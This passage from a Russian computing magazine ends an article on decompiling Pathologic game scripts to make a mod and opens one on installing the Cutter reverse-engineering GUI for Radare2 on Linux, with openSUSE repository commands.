
Код остальных декомпилированных скриптов ищи в моем репозитории, я собрал его от четырех различных версий игры.

СОЗДАНИЕ МОДИФИКАЦИИ

Первое, что пришло мне в голову, — изменить содержимое городских урн. Согласно игре, основная функция лечащего врача — копаться в помойках. Облегчим ношу Бакалавра Данковского, разместив в каждой урне по целебному порошочку. Для этого откроем скрипт `urna.bin`.

```
0x0: PushEmpty(float, float)
0x1: Push((bool) 1)
0x2: @ SetVisibility(Stack[-1])
0x3: Pop(1)
0x4: PushEmpty()
0x5: Call2 0x1a

0x1a: @ RemoveAllItems()
0x1b: Pop(0)
0x1c: PushEmpty(string, int, int, int)
0x1d: Stack[-4] = "bottle_empty"
0x1e: Stack[-3] = (int) 1
0x1f: Stack[-2] = (int) 2
0x20: Stack[-1] = (int) 2
0x21: Call2 0x38

0x38: PushEmpty(int, bool, int, bool)
0x39: PushEmpty(bool, int, int)
0x3a: Stack[-2] = Stack[-10]
0x3b: Stack[-1] = Stack[-9]
0x3c: Call2 0x47

0x47: PushEmpty(int, int)
0x48: @ irand(Stack[-1], Stack[-3])
0x49: Pop(0)
0x4a: Stack[-5] = (bool) Stack[-1] < Stack[-4]); Pop(1)
0x4b: Return(2)

0x3d: Pop(2)
0x3e: IF (Stack[-1] == 0) GOTO 0x46; Pop(1)

0x3f: @ irand(Stack[-2], Stack[-5])
0x40: Pop(0)
0x41: Push((int) 0)
0x42: Push((int) 1)
0x43: Stack[-4] += Stack[-1]
0x44: @ AddItem(Stack[-3], Stack[-10], Stack[-2], Stack[-1])
0x45: Pop(2)
0x46: Return(4)
```


Скрипт считает вероятность появления предмета в урне, и если игроку везет, то через функцию `AddItem` в урну добавляется объект `bottle_empty`, то есть пустая бутылка. Подсмотрев в другом скрипте имя `powder` — название объекта «порошочек», заменим в скрипте одну строку другой.



Интерфейс альфа-версии немного отличается от привычного

ВЫВОДЫ

Публикация отладочной информации вместе с игрой открыла дорогу к восстановлению кода и созданию модификаций для множества игр.



Programmer's Notepad - [citizen_littleboy.sc]
File Edit Search View Tools Window Help
Plain Text
Find
citizen_littleboy.sc
[24:1] : 76
ANSI
CR+LF
INS
Ready

```
include bcitizen_handle_undead.sci
include bcitizen_wanderer_notice.sci
include bcitizen_notice_look.sci
include bcitizen_attack_wretreat.sci
include bcitizen_pdamage_retreat.sci
include bcitizen_steal_none.sci
include bcitizen_message_none.sci
include bcitizen_use_latent.sci
include bcitizen_unload_none.sci
include item_base.sci
include dgame.sci
include NPC_littleboy.sci

const float c_fAttackNoticeDist = 700.0;
const float c_fAttackNoticeRepChange = -0.2;

var bool g_bDead;

void PerformInit()
{
    g_bDead = false;
    GenerateChildTradeItems(true);
}

void PerformUse(object actor)
{
    if (g_bDead) {
        bool bActive;
        @IsOverrideActive(bActive);
        if (!bActive)
            @Barter(actor);
        return;
    }
    else {
        if (1000 == TDlg_Ct_Danko_Littleboy{actor}) {
            if (!SetTradeCamera(actor))
                return;

            TTrade{actor};
            UnsetTradeCamera(actor);
        }
    }
}
```

Так выглядели оригинальные скрипты до компиляции

До создания полноценного SDK еще много работы, но начало положено. Декомпилятор далек от идеала, не все команды отображаются корректно. Следующим шагом будет декомпиляция в C-подобный код вроде Hex-Rays. Сегодня мы обрели бесценный опыт реверса софта на C++, а комьюнити получило инструмент для создания новых модов, пусть пока еще и сырой.

НА РАДАРЕ — CUTTER

Исследуем программы в графической надстройке Cutter для Radare2

Дизассемблирование и отладка программ — весьма непростой и трудоемкий процесс, а значит, заниматься этим нужно с комфортом. Этот самый комфорт вместе с удобным интерфейсом и предлагает специальная надстройка для Radare2 под названием Cutter. Как она работает? Сейчас разберем на простых примерах.

Юрий "yurembo" Язев
Программист, разработчик видеоигр, независимый исследователь
t2d-dev.ru

Некоторое время назад мы во всех подробностях (с примером взлома сервера) обсудили фреймворк для анализа программного обеспечения Radare2. На основе этого фреймворка усилиями сообщества была создана навороченная среда с графическим интерфейсом, позволяющая видеть промежуточные результаты разных процессов анализа и с удобством ими управлять.

Эта среда позволяет настраивать параметры с помощью визуальных компонентов и свободно перемещаться по разным листингам во время анализа, а также настраивать поведение среды. Не секрет, что это сделало хакинг (оговорился: анализ безопасности программ) более дружественным и наглядным.


Сначала разработчики Radare2 выпустили в свет iaito. Через некоторое время его форкнула группа Rizin, сделала несколько надстроек и опубликовала под названием Cutter. Эти усовершенствования настолько понравились общественности, что народная слава сделала Cutter популярнее прародителя.

Среди самых крутых фич стоит отметить хотя бы то, что в Cutter до ума (с некоторыми оговорками) доведен отладчик, добавлена консоль Rizin, в которой можно выполнять команды фреймворка Radare2 (или его брата-близнеца — фреймворка Rizin). Оговорки относятся к работе отладчика в Linux. В следующем разделе рассмотрим их подробнее.

УСТАНОВКА CUTTER В LINUX

Ранее я уже рассказывал про анализ и взлом приложений для Linux. Если тебе нужен материал об исследовании программ для Windows, практическом анализе защиты и внутренностях операционной системы, направляю тебя на монументальный труд Криса Касперски, переизданный в соавторстве со мной: «Фундаментальные основы хакерства. Анализ программ в среде Win64».

Существуют версии Cutter под все распространенные операционные системы. Чтобы выбрать нужную, переходим на официальный сайт проекта Cutter, мотаем страницу вниз, видим возможность скачать Cutter во всех доступных вариантах: для Linux — в формате распространения переносимых приложений (.AppImage), в zip-архиве — для Windows и образ инсталляционного диска (.dmg) — для macOS. Еще можно перейти на страницу проекта в GitHub, скачать исходники и сбилдить проект from scratch.



Cutter is available for all major platforms

Cutter was built as a cross-platform application so you can use it on your favorite operating system.


Download Cutter version v2.3.4

Образы для скачивания приложения под любую операционную систему

Установка Cutter в Windows и macOS проходит гладко, а итоговая тулза работает довольно стабильно. Между тем в Linux все не так безоблачно. На первый взгляд, установленный любым доступным образом Cutter работает в Linux вполне сносно. Однако, запустив под отладчиком более или менее солидную по размерам программу и сделав несколько шагов по трассе кода, ты с удивлением увидишь, что Cutter бесповоротно крашится. В момент запуска отладки Cutter сообщает о том, что отладочный режим находится в состоянии активной разработки со всеми вытекающими.

Я провел тесты с разными дистрибутивами Linux, на разных виртуальных машинах, на реальном железе — везде одно и то же: Cutter безбожно падал. Я загружал Cutter из разных источников, пробовал собирать его из исходников. Однако результат оставался прежним. Даже скачанный с сайта разработчика «полностью укомплектованный» бандл `Cutter-x86_64.AppImage` не исправил ситуацию.

В процессе поисков и тестирования я наткнулся на менеджер пакетов openSUSE, а в нем, собственно, обнаружил нужный мне пакет Cutter-Re. Начал тестировать его.



cutter-re from **home:RizinOrg** project

Выберите операционную систему

Добавить репозиторий и установить вручную

Для **xUbuntu 22.04** запустите:

Keep in mind that the owner of the key may distribute updates, packages and repositories that your system will trust (more information).

```
echo 'deb http://download.opensuse.org/repositories/home:/RizinOrg/xUbuntu_22.04/ /' | sudo tee /etc/apt/sources.list.d/home:R
curl -fsSL https://download.opensuse.org/repositories/home:RizinOrg/xUbuntu_22.04/Release.key | gpg --dearmor | sudo tee /etc/
sudo apt update
sudo apt install cutter-re
```

Для **xUbuntu 20.04** запустите:

Keep in mind that the owner of the key may distribute updates, packages and repositories that your system will trust (more information).

```
echo 'deb http://download.opensuse.org/repositories/home:/RizinOrg/xUbuntu_20.04/ /' | sudo tee /etc/apt/sources.list.d/home:R
```

Страница менеджера пакетов openSUSE

OpenSUSE предлагает несколько вариантов установки множества пакетов для разных версий Linux. Там можно получить бинарники Cutter напрямую. Не советую, проигрышный вариант. Лучше установить программу вручную:

```
echo 'deb http://download.opensuse.org/repositories/home:/RizinOrg/
xUbuntu_22.04/ /' | sudo tee /etc/apt/sources.list.d/home:RizinOrg.
list
curl -fsSL https://download.opensuse.org/repositories/home:RizinOrg/
xUbuntu_22.04/Release.key | gpg --dearmor | sudo tee /etc/apt/
trusted.gpg.d/home_RizinOrg.gpg > /dev/null
sudo apt update
sudo apt install cutter-re
```

После выполнения этих несложных действий я получил стабильно работающий Cutter, способный корректно выполнить отладку любого приложения.

